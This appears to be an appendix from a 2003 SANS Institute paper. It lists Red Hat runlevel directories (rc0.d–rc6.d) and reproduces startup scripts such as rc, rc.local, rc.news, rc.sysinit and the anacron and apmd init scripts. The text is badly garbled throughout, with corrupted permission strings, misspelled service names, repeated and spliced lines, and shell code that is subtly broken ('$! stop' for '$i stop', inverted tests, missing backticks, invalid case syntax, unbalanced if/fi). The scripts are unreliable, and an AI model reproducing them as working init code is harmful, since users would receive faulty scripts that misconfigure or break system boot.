lrwxrwxrwx 1 root root 16 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
lrwxrwxrwx 1 root root 17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lrwxrwxrwx 1 root root 17 Sep 13 07:07 K90network -> ../init.d/network
lrwxrwxrwx 1 root root 16 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lrwxrwxrwx 1 root root 15 Sep 13 07:28 K95kudu -> ../init.d/kudu
lrwxrwxrwx 1 root root 16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lrwxrwxrwx 1 root root 16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lrwxrwxrwx 1 root root 16 Sep 13 07:07 S00single -> ../init.d/single
lrwxrwxrwx 1 root root 16 Sep 13 07:07 S20random -> ../init.d/random

rc2.d:
total 8
dwxr-xr-x 2 root root 4096 Sep 13 07:45 .
dwxr-xr-x 10 root root 4096 Sep 13 07:23 ..
lrwxrwxrwx 1 root root 14 Sep 13 07:24 K05lnnd -> ../init.d/lnnd
lrwxrwxrwx 1 root root 15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lrwxrwxrwx 1 root root 13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lrwxrwxrwx 1 root root 17 Sep 13 07:39 K20rusersd -> ../init.d/rusersd
lrwxrwxrwx 1 root root 16 Sep 13 07:39 K20rwall -> ../init.d/rwall

```

```

15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
16 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
17 Sep 13 07:39 K35amb -> ../init.d/smb
18 Sep 13 07:10 K45named -> ../init.d/named
19 Sep 13 07:23 K50inet -> ../init.d/inet
20 Sep 13 07:09 K60atd -> ../init.d/atd
21 Sep 13 07:36 K65identd -> ../init.d/identd
22 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
23 Sep 13 07:07 K75netfs -> ../init.d/netfs
24 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
25 Sep 13 07:37 K89portmap -> ../init.d/portmap
26 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
27 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
28 Sep 13 07:07 S10network -> ../init.d/network
29 Sep 13 07:09 S16apmd -> ../init.d/apmd
30 Sep 13 07:07 S20random -> ../init.d/random
31 Sep 13 07:07 S30syslog -> ../init.d/syslog
32 Sep 13 07:07 S40crond -> ../init.d/cron
33 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
34 Sep 13 07:32 S60lpd -> ../init.d/lpd
35 Sep 13 07:07 S75keytable -> ../init.d/keytable
36 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
37 Sep 13 07:21 S85gpm -> ../init.d/gpm
38 Sep 13 07:08 S90xfs -> ../init.d/xfs
39 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
40 Sep 13 07:07 S99local -> ../rc.local

rc3.d:
total 8
dewzr-kf-x 2 root root 4096 Sep 13 07:45 .
4096 Sep 13 07:23 .
14 Sep 13 07:24 K05innd -> ../init.d/innd
13 Sep 13 07:36 K20nfs -> ../init.d/nfs
16 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
17 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
18 Sep 13 07:39 K20ruserd -> ../init.d/ruserd
19 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
20 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
21 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
22 Sep 13 07:39 K35amb -> ../init.d/smb
23 Sep 13 07:10 K45named -> ../init.d/named
24 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
25 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
26 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
27 Sep 13 07:07 S10network -> ../init.d/network
28 Sep 13 07:37 S11portmap -> ../init.d/portmap
29 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
30 Sep 13 07:09 S16apmd -> ../init.d/apmd
31 Sep 13 07:07 S20random -> ../init.d/random
32 Sep 13 07:07 S25netfs -> ../init.d/netfs
33 Sep 13 07:07 S30syslog -> ../init.d/syslog
34 Sep 13 07:36 S35identd -> ../init.d/identd
35 Sep 13 07:09 S40atd -> ../init.d/atd
36 Sep 13 07:07 S40crond -> ../init.d/cron
37 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
38 Sep 13 07:23 S50inet -> ../init.d/inet
39 Sep 13 07:32 S60lpd -> ../init.d/lpd
40 Sep 13 07:07 S75keytable -> ../init.d/keytable
41 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
42 Sep 13 07:21 S85gpm -> ../init.d/gpm
43 Sep 13 07:09 S85htptd -> ../init.d/htptd
44 Sep 13 07:08 S90xfs -> ../init.d/xfs
45 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
46 Sep 13 07:07 S99local -> ../rc.local

rc4.d:
total 8
dewzr-kf-x 2 root root 4096 Sep 13 07:45 .
4096 Sep 13 07:23 .
14 Sep 13 07:24 K05innd -> ../init.d/innd
13 Sep 13 07:36 K20nfs -> ../init.d/nfs
16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
17 Sep 13 07:39 K20ruserd -> ../init.d/ruserd
18 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
19 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
20 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
21 Sep 13 07:39 K35amb -> ../init.d/smb
22 Sep 13 07:10 K45named -> ../init.d/named
23 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
24 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
25 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
26 Sep 13 07:07 S10network -> ../init.d/network
27 Sep 13 07:37 S11portmap -> ../init.d/portmap
28 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
29 Sep 13 07:09 S16apmd -> ../init.d/apmd
30 Sep 13 07:07 S20random -> ../init.d/random
31 Sep 13 07:07 S25netfs -> ../init.d/netfs
32 Sep 13 07:07 S30syslog -> ../init.d/syslog
33 Sep 13 07:36 S35identd -> ../init.d/identd
34 Sep 13 07:09 S40atd -> ../init.d/atd
35 Sep 13 07:07 S40crond -> ../init.d/cron
36 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
37 Sep 13 07:23 S50inet -> ../init.d/inet
38 Sep 13 07:32 S60lpd -> ../init.d/lpd
39 Sep 13 07:07 S75keytable -> ../init.d/keytable
40 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
41 Sep 13 07:21 S85gpm -> ../init.d/gpm
42 Sep 13 07:09 S85htptd -> ../init.d/htptd
43 Sep 13 07:08 S90xfs -> ../init.d/xfs
44 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf

rc5.d:
total 8
dewzr-kf-x 2 root root 4096 Sep 13 07:45 .
dewzr-kf-x 10 root root 4096 Sep 13 07:23 .
4096 Sep 13 07:23 .
14 Sep 13 07:24 K05innd -> ../init.d/innd
13 Sep 13 07:36 K20nfs -> ../init.d/nfs
16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
17 Sep 13 07:39 K20ruserd -> ../init.d/ruserd
18 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
19 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
20 Sep 13 07:45 K34yppasswdd -> ../init.d/yppasswdd
21 Sep 13 07:39 K35amb -> ../init.d/smb
22 Sep 13 07:10 K45named -> ../init.d/named
23 Sep 13 07:45 K84ypserv -> ../init.d/ypserv
24 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
25 Sep 13 07:28 S05kudzu -> ../init.d/kudzu
26 Sep 13 07:07 S10network -> ../init.d/network
27 Sep 13 07:37 S11portmap -> ../init.d/portmap
28 Sep 13 07:36 S14nfslock -> ../init.d/nfslock
29 Sep 13 07:09 S16apmd -> ../init.d/apmd
30 Sep 13 07:07 S20random -> ../init.d/random
31 Sep 13 07:07 S25netfs -> ../init.d/netfs
32 Sep 13 07:07 S30syslog -> ../init.d/syslog
33 Sep 13 07:36 S35identd -> ../init.d/identd
34 Sep 13 07:09 S40atd -> ../init.d/atd
35 Sep 13 07:07 S40crond -> ../init.d/cron
36 Sep 13 07:27 S45pcmcia -> ../init.d/pcmcia
37 Sep 13 07:23 S50inet -> ../init.d/inet
38 Sep 13 07:32 S60lpd -> ../init.d/lpd
39 Sep 13 07:07 S75keytable -> ../init.d/keytable
40 Sep 13 07:40 S80sendmail -> ../init.d/sendmail
41 Sep 13 07:21 S85gpm -> ../init.d/gpm
42 Sep 13 07:09 S85htptd -> ../init.d/htptd
43 Sep 13 07:08 S90xfs -> ../init.d/xfs
44 Sep 13 07:32 S99linuxconf -> ../init.d/linuxconf
45 Sep 13 07:07 S99local -> ../rc.local

rc6.d:
total 8
dewzr-kf-x 2 root root 4096 Sep 13 07:45 .
dewzr-kf-x 10 root root 4096 Sep 13 07:23 .
19 Sep 13 07:32 K00linuxconf -> ../init.d/linuxconf
14 Sep 13 07:24 K05innd -> ../init.d/innd

```

```
lwwkwwkww 1 root root 18 Sep 13 07:07 K05keytable -> ../init.d/keytable
lwwkwwkww 1 root root 13 Sep 13 07:08 K10afs -> ../init.d/afs
lwwkwwkww 1 root root 13 Sep 13 07:21 K15gpm -> ../init.d/gpm
lwwkwwkww 1 root root 15 Sep 13 07:09 K15httpd -> ../init.d/httpd
lwwkwwkww 1 root root 13 Sep 13 07:36 K20nfs -> ../init.d/nfs
lwwkwwkww 1 root root 16 Sep 13 07:39 K20rstatd -> ../init.d/rstatd
lwwkwwkww 1 root root 17 Sep 13 07:39 K20ruserad -> ../init.d/ruserad
lwwkwwkww 1 root root 16 Sep 13 07:39 K20rwalld -> ../init.d/rwalld
lwwkwwkww 1 root root 15 Sep 13 07:39 K20rwhod -> ../init.d/rwhod
lwwkwwkww 1 root root 18 Sep 13 07:40 K30sendmail -> ../init.d/sendmail
lwwkwwkww 1 root root 19 Sep 13 07:45 K34ypasswdd -> ../init.d/ypasswdd
lwwkwwkww 1 root root 13 Sep 13 07:39 K35smb -> ../init.d/smb
lwwkwwkww 1 root root 15 Sep 13 07:10 K45named -> ../init.d/named
lwwkwwkww 1 root root 14 Sep 13 07:23 K50inet -> ../init.d/inet
lwwkwwkww 1 root root 13 Sep 13 07:09 K60std -> ../init.d/std
lwwkwwkww 1 root root 15 Sep 13 07:07 K60crond -> ../init.d/crond
lwwkwwkww 1 root root 13 Sep 13 07:32 K60lpd -> ../init.d/lpd
lwwkwwkww 1 root root 16 Sep 13 07:36 K65identd -> ../init.d/identd
lwwkwwkww 1 root root 17 Sep 13 07:36 K70nfslock -> ../init.d/nfslock
lwwkwwkww 1 root root 15 Sep 13 07:07 K75netfs -> ../init.d/netfs
lwwkwwkww 1 root root 16 Sep 13 07:07 K80random -> ../init.d/random
lwwkwwkww 1 root root 14 Sep 13 07:09 K84apmd -> ../init.d/apmd
lwwkwwkww 1 root root 16 Sep 13 07:45 K84pserv -> ../init.d/pserv
lwwkwwkww 1 root root 17 Sep 13 07:37 K89portmap -> ../init.d/portmap
lwwkwwkww 1 root root 17 Sep 13 07:07 K90network -> ../init.d/network
lwwkwwkww 1 root root 18 Sep 13 07:24 K92ipchains -> ../init.d/ipchains
lwwkwwkww 1 root root 15 Sep 13 07:28 K95kudzu -> ../init.d/kudzu
lwwkwwkww 1 root root 16 Sep 13 07:27 K96pcmcia -> ../init.d/pcmcia
lwwkwwkww 1 root root 16 Sep 13 07:07 K99syslog -> ../init.d/syslog
lwwkwwkww 1 root root 17 Sep 13 07:07 S00killall -> ../init.d/killall
lwwkwwkww 1 root root 14 Sep 13 07:07 S01reboot -> ../init.d/halt
```

© SANS Institute 2003, Author retains full rights.

## 7. Appendix – Startup Files /etc/rc\*, /etc/rc.d/init.d/\*

```
#!/bin/bash
#
# rc This file is responsible for starting/stopping
# services when the runlevel changes. It is also
# responsible for the very first setup of basic
# things, such as setting the hostname.
#
# Original Author:
# Miquel van Smoorenburg, <miquels@drinkel.nl.mugnet.org>
#
# Source function library.
. /etc/rc.d/init.d/functions

# Now find out what the current and what the previous runlevel are.
argv1=$1
set `sbin/runlevel`
runlevel=$2
previous=$1
export runlevel previous

# See if we want to be in user confirmation mode
if [ "$previous" = "N" ]; then
if grep -i confirm /proc/cmdline >/dev/null || [ -f /var/run/confirm ]; then
rm -f /var/run/confirm
CONFIRM=yes
echo "Entering interactive startup"
else
CONFIRM=
echo "Entering non-interactive startup"
fi
fi

# Get first argument. Set new runlevel to this argument.
[ "$1" != "" ] && runlevel="$argv1"

# Tell linuxconf what runlevel we are in
[ -d /var/run ] && echo "/etc/rc.d/rc$runlevel.d" > /var/run/runlevel.dir

# Is there an rc directory for this new runlevel?
if [ -d /etc/rc.d/rc$runlevel.d ]; then
# First, run the KILL scripts.
for i in `ls /etc/rc.d/rc$runlevel.d/K*`; do
# Check if the script is there.
[ ! -f $i ] && continue
# Don't run [KS]??foo.[rpsave,rpmorig] scripts
[ "${i%.rpsave}" != "${i}" ] && continue
[ "${i%.rpmorig}" != "${i}" ] && continue
[ "${i%.rpmnew}" != "${i}" ] && continue
# Check if the subsystem is already up.
subsys=${i#/etc/rc.d/rc$runlevel.d/K??}
[ ! -f /var/lock/subsys/$subsys ] && \
[ ! -f /var/lock/subsys/${subsys}.init ] && continue
# Bring the subsystem down.
if egrep -q "(killproc |action)" $i; then
$! stop
else
action "Stopping $subsys" $! stop
fi
done

# Now run the START scripts.
for i in `ls /etc/rc.d/rc$runlevel.d/S*`; do
# Check if the script is there.
[ ! -f $i ] && continue
# Don't run [KS]??foo.[rpsave,rpmorig] scripts
[ "${i%.rpsave}" != "${i}" ] && continue
[ "${i%.rpmorig}" != "${i}" ] && continue
[ "${i%.rpmnew}" != "${i}" ] && continue
# Check if the subsystem is already up.
subsys=${i#/etc/rc.d/rc$runlevel.d/S??}
[ ! -f /var/lock/subsys/$subsys ] || \
[ ! -f /var/lock/subsys/${subsys}.init ] && continue
# If we're in confirmation mode, get user confirmation
[ -n "$CONFIRM" ] &&
{
confirm $subsys
case $? in
0)
;;
1)
CONFIRM=
;;
2)
*)
continue
;;
*)
esac
}
# Bring the subsystem up.
if egrep -q "(daemon |action)" $i; then
$! start
else
if [ "$subsys" = "halt" -o "$subsys" = "reboot" -o
"$subsys" = "single" -o "$subsys" = "local" ]; then
$! start
else
action "Starting $subsys" $! start
fi
fi
done
fi
#!/bin/sh
#
# This script will be executed *after* all the other init scripts.
# You can put your own initialization stuff in here if you don't
# want to do the full Sys V style init stuff.

if [ -f /etc/redhat-release ]; then
R=$(cat /etc/redhat-release)

arch=$(uname -m)
a="a"
case "$arch" in
a*) a="an";;
_i*) a="an";;
esac

NUMPROC=egrep -o "cpu[0-9]+" /proc/stat
if [ "$NUMPROC" -gt "1" ]; then
SMP=$NUMPROC-processor
if [ "$NUMPROC" = "8" -o "$NUMPROC" = "11" ]; then
a="an"
else
a="a"
fi
fi
fi

# This will overwrite /etc/issue at every boot. So, make any changes you
# want to make to /etc/issue here or you will lose them when you reboot.
echo " " > /etc/issue
echo "$R" >> /etc/issue
echo "Kernel $(uname -r) on $a $SMP$(uname -m)" >> /etc/issue

cp -f /etc/issue /etc/issue.ne echo >> /etc/issue

fi
#!/bin/sh
## $Revision: 1.22.2.1 $
## News boot script. Runs as "news" user. Requires innstart be
## setuid root. Run from rc.whatever as:
## su news -c /path/to/rc.news >/dev/console

. /usr/lib/innshellvars

AZ=ABCDEFGHIJKLMNPOQRSTUVWXYZ
az=abcdefghijklmnopqrstuvwxyz
## Pick $(INN) or $(INNSTART)
WHAT=$(INNSTART)
## Set to true or false
: $(DOINWATCH=true)
DOINWATCH=echo $(DOINWATCH) | tr $(AZ) $(az)
if [ -z "$(DOINWATCH)" \
-o "$(DOINWATCH)" = "on" \
-o "$(DOINWATCH)" = "true" \
-o "$(DOINWATCH)" = "yes" ]; then
DOINWATCH=true
else
DOINWATCH=false
fi

: $(DOCNFSTAT=false)
DOCNFSTAT=echo $(DOCNFSTAT) | tr $(AZ) $(az)
if [ -z "$(DOCNFSTAT)" \
-o "$(DOCNFSTAT)" = "on" \
-o "$(DOCNFSTAT)" = "true" \
-o "$(DOCNFSTAT)" = "yes" ]; then
DOCNFSTAT=true
else
DOCNFSTAT=false
fi

MAIL=$(MAILCMD) -s 'Boot-time Usenet warning on 'hostname' $(NEWSMASTER)'

## RFLAG is set below; set INNFLAGS in inn.conf(5)
RFLAG=""

## Clean shutdown or already running?
if [ -f $(SERVERPID) ]; then
if kill -0 cat $(SERVERPID) 2>/dev/null; then
echo 'INN is running'
exit 0
fi
echo 'INN: PID file exists -- unclean shutdown!'
RFLAG="-x"
fi

if [ ! -f $(PATHDB)/.news.daily ]; then
# case 'find $(PATHBIN)/inn -mtime +1 -print 2>/dev/null' in
# *)
# echo 'No .news.daily file; need to run news.daily?' | eval $(MAIL)
# ;;
# *)
# case 'find $(PATHDB)/.news.daily -mtime +1 -print 2>/dev/null' in
# *)
# echo 'Old .news.daily file; need to run news.daily?' | eval $(MAIL)
# ;;
# *)
# esac
fi

## Active file recovery.
if [ ! -s $(ACTIVE) ]; then
if [ -s $(NEWACTIVE) ]; then
mv $(NEWACTIVE) $(ACTIVE)
else
if [ -s $(OLDACTIVE) ]; then
cp $(OLDACTIVE) $(ACTIVE)
else
echo 'INN: No active file!'
exit 1
fi
fi
fi

RFLAG="-x"
# You might want to rebuild the DBZ database, too:
#od $(PATHDB) \
# && makehistory -t \
# && mv history.n.dir history.dir \
# && mv history.n.index history.index \
# && mv history.n.hash history.hash
fi

## Remove temporary batchfiles and lock files.
(cd $(BATCH) && rm -f bch*)
(cd $(LOCKS) && rm -f LOCK*)
(cd $(TEMPHOOKS) && rm -f $(TEMPHOOK))
rm -f $(NEWSCONTROL) $(NNTPCONNECT) $(SERVERPID)

## Start the show.
echo "Starting inn."
eval $(WHAT) $(RFLAG) ${INNFLAGS}

# Gee, looks like lisp, doesn't it?
$(DOINWATCH) && {
echo "Scheduled start of $(INNWATCH)."

```

```

#
# Taken in part from Miguel van Smoorenburg's bcheckrc.
#

# Re-run ourselves through initlog
if [ -z "$SIN_INITLOG" ]; then
  [ -f /sbin/initlog ] && exec /sbin/initlog $INITLOG_ARGS -x /etc/rc.d/rc.sysinit
fi

# Set the path
PATH=/bin:/sbin:/usr/bin:/usr/sbin
export PATH

# Read in config data.
if [ -f /etc/sysconfig/network ]; then
  . /etc/sysconfig/network
else
  NETWORKING=no
  HOSTNAME=localhost
fi

# Source functions
. /etc/rc.d/init.d/functions

# Print a banner. :)
echo -en "\t\tWelcome to "
[ "$BOOTUP" != "serial" ] && echo -en "\033[1;31m"
echo -en "Red Hat"
[ "$BOOTUP" != "serial" ] && echo -en "\033[0;39m"
echo " Linux"
if [ "$PROMPT" != "no" ]; then
  echo -en "\tPress 'I' to enter interactive startup."
  echo
  sleep 1
fi

# Fix console loglevel
/bin/dmccg -n $LOGLEVEL

# Mount /proc (done here so volume labels can work with fsck)
action "Mounting proc filesystem" mount -n -t proc /proc /proc

# Configure kernel parameters
action "Configuring kernel parameters" sysctl -p /etc/sysctl.conf

# Set the system clock.
ARC=0
SRM=0
UTC=0

if [ -f /etc/sysconfig/clock ]; then
  . /etc/sysconfig/clock

  # convert old style clock config to new values
  if [ "${CLOCKMODE}" = "GMT" ]; then
    UTC=true
  elif [ "${CLOCKMODE}" = "ARC" ]; then
    ARC=true
  fi
fi

CLOCKDEF=""
CLOCKFLAGS="--hctosys"

case "$UTC" in
  yes|true)
    CLOCKFLAGS="$CLOCKFLAGS -u";
    CLOCKDEF="$CLOCKDEF (utc)";
    ;;
  esac

case "$ARC" in
  yes|true)
    CLOCKFLAGS="$CLOCKFLAGS -A";
    CLOCKDEF="$CLOCKDEF (arc)";
    ;;
  esac

case "$SRM" in
  yes|true)
    CLOCKFLAGS="$CLOCKFLAGS -S";
    CLOCKDEF="$CLOCKDEF (srm)";
    ;;
  esac

/sbin/hwclock $CLOCKFLAGS

action "Setting clock $CLOCKDEF: `date`" date

# Load keymap
KEYMAP=
if [ -f /etc/sysconfig/console/default.kmap ]; then
  KEYMAP=/etc/sysconfig/console/default.kmap
else
  if [ -f /etc/sysconfig/keyboard ]; then
    . /etc/sysconfig/keyboard
  fi
  if [ -n "$KEYTABLE" -a -d "/usr/lib/kbd/keymaps" ]; then
    KEYMAP=$KEYTABLE
  fi
fi
if [ -n "$KEYMAP" ]; then
  # Since this takes in/output from stdin/out, we can't use initlog
  echo -n "Loading default keymap"
  loadkeys $KEYMAP < /dev/tty0 > /dev/tty0 2>/dev/null && \
  success "Loading default keymap" || failure "Loading default keymap"
  echo
fi

# Load system font
if [ -x /sbin/setfont ]; then
  if [ -f /etc/sysconfig/118n ] && . /etc/sysconfig/118n
  if [ -f /etc/sysconfig/console/$SYSFONT.psf.gz -o \
    -f /usr/lib/kbd/consolefonts/$SYSFONT.psf.gz -o \
    -f /etc/sysconfig/console/$SYSFONT.gz -o \
    -f /usr/lib/kbd/consolefonts/$SYSFONT.gz ]; then
    action "Setting default font" /sbin/setfont
  fi
fi

# Start up swapping.
action "Activating swap partitions" swapon -a

# Set the hostname.
action "Setting hostname ${HOSTNAME}" hostname ${HOSTNAME}

# Set the NIS domain name
if [ -n "$NISDOMAIN" ]; then
  action "Setting NIS domain name $NISDOMAIN" domainname $NISDOMAIN
else
  domainname ""
fi

if [ -f /fsckoptions ]; then
  fsckoptions="cat /fsckoptions"
else
  fsckoptions=""
fi

if [ -f /forosfsck ]; then
  fsckoptions="--x $fsckoptions"
fi

if [ "$BOOTUP" != "serial" ]; then
  fsckoptions="-C $fsckoptions"
else
  fsckoptions="-V $fsckoptions"
fi

_RUN_QUOTACHECK=0
if [ ! -f /fastboot ]; then
  STRING="Checking root filesystem"
  echo $STRING
  initlog -c "fsck -T -a $fsckoptions /"
  rc=$?
  if [ "$rc" = "0" ]; then
    success "$STRING"
    echo
  elif [ "$rc" = "1" ]; then
    passed "$STRING"
    echo
  fi

  # A return of 2 or higher means there were serious problems.
  if [ $rc -gt 1 ]; then
    failure "$STRING"
    echo
    echo "**** An error occurred during the file system check."
    echo "**** Dropping you to a shell; the system will reboot"
    echo "**** when you leave the shell."

    PS1="(Repair filesystem) \# # "; export PS1
    su login

    echo "Unmounting file systems"
    umount -a
    mount -n -o remount,ro /
    echo "Automatic reboot in progress."
    reboot -f
  elif [ "$rc" = "1" ]; then
    _RUN_QUOTACHECK=1
  fi
fi

# check for arguments
if grep -i nopnp /proc/cmdline >/dev/null ; then
  PNP=
else
  PNP=yes
fi

# set up pnp
if [ -x /sbin/isapnp -a -f /etc/isapnp.conf ]; then
  if [ -n "$PNP" ]; then
    action "Setting up ISA PNP devices" /sbin/isapnp /etc/isapnp.conf
  else
    action "Skipping ISA PNP configuration at users request" /bin/true
  fi
fi

# Remount the root filesystem read-write.
action "Remounting root filesystem in read-write mode" mount -n -o remount,rw /

# Clear mtab
>/etc/mtab

# Remove stale backups
rm -f /etc/mtab~ /etc/mtab~~

# Enter root and /proc into mtab.
mount -f /
mount -f /proc

# Update quotas if fsck was run on /.
if [ -x /sbin/quotacheck ] && [ -x /sbin/quotacheck ]; then
  action "Checking root filesystem quotas" /sbin/quotacheck -v /
fi

# The root filesystem is now read-write, so we can now log via syslog() directly..
if [ -n "$SIN_INITLOG" ]; then
  _SIN_INITLOG=
fi

echo ${HOSTNAME} > /etc/HOSTNAME

if ! grep -i nomodules /proc/cmdline >/dev/null && [ -f /proc/kysms ]; then
  USEMODULES=y
else
  USEMODULES=
fi

# Our modutils don't support it anymore, so we might as well remove
# the preferred link.
rm -f /lib/modules/preferred
rm -f /lib/modules/default
if [ -x /sbin/depmod -a -n "$USEMODULES" ]; then
  # If they aren't using a recent sane kernel, make a link for them
  if [ ! -n "uname -x" | grep "-" ]; then
    ktag="cat /proc/version"
    stage="grep -l '$ktag' /lib/modules/*/.rhmvtag 2>/dev/null"
    if [ -n "$stage" ]; then
      mver="echo $stage | sed -e 's,/lib/modules/,,' -e 's,/,.zhkmtag,,' -e
      '[ ].*$,'"
      fi
      if [ -n "$mver" ]; then
        ln -sf /lib/modules/$mver /lib/modules/default
      fi
      if [ -L /lib/modules/default ]; then
        INITLOG_ARGS= action "Finding module dependencies" depmod -a default
      else
        INITLOG_ARGS= action "Finding module dependencies" depmod -a
      fi
    fi

# Load sound modules
#
# I think this now qualifies as over-engineered.
RETURN=0
alias="egrep -s ""alias[:space:]+sound[:space:]]+"" /etc/conf.modules | awk '{
print $3}'"
if [ -n "$alias" -a "$alias" != "off" ]; then
  action "Loading sound module ($alias)" modprobe $alias
  RETURN=$?
fi
alias="egrep -s ""alias[:space:]+sound-slot0[:space:]]+"" /etc/conf.modules |
awk '{ print $3 }'"
if [ -n "$alias" -a "$alias" != "off" ]; then
  action "Loading sound module ($alias)" modprobe $alias
  RETURN=$?
fi
alias="egrep -s ""alias[:space:]+midi[:space:]]+"" /etc/conf.modules | awk '{
print $3}'"
if [ -n "$alias" -a "$alias" != "off" ]; then
  action "Loading midi module ($alias)" modprobe $alias
fi

# Load mixer settings
if grep -q "\$(sparcaudio|sound)" /proc/devices 2>/dev/null && [ $RETURN -eq 0 -a
-f /etc/amiixrc -a -x /bin/amiix-minimal ]; then
  action "Loading mixer settings" /bin/amiix-minimal -f /etc/amiixrc -L
fi

```

```

if [ -f /proc/sys/kernel/modprobe ]; then
    # Reset the NIS domain name.
    if [ -n "$NISDOMAIN" ]; then
        action "Resetting NIS domain name $NISDOMAIN" domainname $NISDOMAIN
    else
        domainname ""
    fi
fi

rm -f /.unconfigured

fi

if [ -x /sbin/quotactl ]; then
    action "Turning on user and group quotas for local filesystems" /sbin/quotactl
fi

# Clean out /etc.
rm -f /fastboot /fsckoptions /forcefsck

# Do we need (w)tmp files? We don't set them up, but the sysadmin might...
_NEED_XFILES=
[ -f /var/run/utmpx -o -f /var/log/wtmpx ] && _NEED_XFILES=1

# Clean up /var
# I'd use find, but /usr may not be mounted.
for sfile in /var/lock/* /var/run/*; do
    if [ -d "$sfile" ]; then
        [ "basename $sfile" != "news" -a "basename $sfile" != "sudo" ] && rm -rf $sfile/*
    else
        rm -f $sfile
    fi
done

# Clean up utmp/wtmp
>/var/run/utmp
touch /var/log/wtmp
chgrp utmp /var/run/utmp /var/log/wtmp
chmod 0664 /var/run/utmp /var/log/wtmp
if [ -n "$_NEED_XFILES" ]; then
    >/var/run/utmpx
    touch /var/log/wtmpx
    chgrp utmp /var/run/utmpx /var/log/wtmpx
    chmod 0664 /var/run/utmpx /var/log/wtmpx
fi

# Delete X locks
rm -f /tmp/.X*-lock

# Delete Postgres sockets
rm -f /tmp/.s.PGSQL.*

# Right, now turn on swap in case we swap to files.
swapon -a >/dev/null 2>&1
action "Enabling swap space" /bin/true

# Initialize the serial ports.
if [ -f /etc/rc.d/rc.serial ]; then
    . /etc/rc.d/rc.serial
fi

# If a SCSI tape has been detected, load the st module unconditionally
# since many SCSI tapes don't deal well with st being loaded and unloaded
if [ -n /proc/scsi/scsi ] && grep -q 'Type: Sequential-Access' /proc/scsi/scsi
2>/dev/null; then
    if grep -qv ' 9 st' /proc/devices; then
        if [ -n "$USEMODULES" ]; then
            # Try to load the module. If it fails, ignore it...
            insmod -p st >/dev/null 2>&1 && modprobe st >/dev/null
        fi
    fi
fi

# Generate a header that defines the boot kernel.
if uname -r | grep -q smp; then
    SMP="1"
    UP="0"
else
    SMP="0"
    UP="1"
fi
fi

OLDSMP="grep '#define __BOOT_KERNEL_SMP' /boot/kernel.h 2>/dev/null | awk '{ print $3 }'"
OLDUP="grep '#define __BOOT_KERNEL_UP' /boot/kernel.h 2>/dev/null | awk '{ print $3 }'"
if [ "$SMP" != "$OLDSMP" -o "$UP" != "$OLDUP" ]; then
    cat >/boot/kernel.h << EOF
/* This file is automatically generated at boot time. */
#define __BOOT_KERNEL_H
#define __BOOT_KERNEL_H_
#define __BOOT_KERNEL_SMP
#define __BOOT_KERNEL_UP
#define __BOOT_KERNEL_SMP $SMP
#define __BOOT_KERNEL_UP $UP
#endif
EOF
fi

# Adjust symlinks as necessary in /boot to keep system services from
# spewing messages about mismatched System maps and so on.
if [ -L /boot/System.map -a -r /boot/System.map -name -r ]; then
    ln -s -f System.map -name -r /boot/System.map
fi
if [ -e /boot/System.map -a -r /boot/System.map -name -r ]; then
    ln -s -f System.map -name -r /boot/System.map
fi

# Now that we have all of our basic modules loaded and the kernel going,
# let's dump the syslog ring somewhere so we can find it later
dmesg >/var/log/dmesg
kill -TERM /sbin/pidof getkey >/dev/null 2>&1
) &
if [ "$PROMPT" != "no" ]; then
    /sbin/getkey i && touch /var/run/confirm
fi
wait
#!/bin/sh
# Startup script for anacron
#
# chkconfig: 2345 05 92
# description: Anacron a periodic command scheduler.

# Source function library.
. /etc/rc.d/init.d/functions

[ -f /usr/sbin/anacron ] || exit 0

case "$1" in
start)
    echo -n "Starting anacron: "
    daemon anacron
    echo
    ;;

```

```

stop)
    echo -n "Shutting down anacron "
    killproc anacron
    echo
    ;;
status)
    status anacron
    ;;
restart)
    $0 stop
    $0 start
    ;;
*)
    echo "Usage: anacron {start|stop|restart|status}"
    exit 1
esac

exit 0
#!/bin/sh
#
# chkconfig: 2345 16 84
# description: apmd is used for monitoring battery status and logging it via \
# syslog(8). It can also be used for shutting down the machine when \
# the battery is low.
# processname: apmd
# config: /etc/sysconfig/apmd
# clock: /etc/sysconfig/clock

# Don't bother if /proc/apm doesn't exist, kernel has not support for APM.
[ -e /proc/apm ] || exit 0

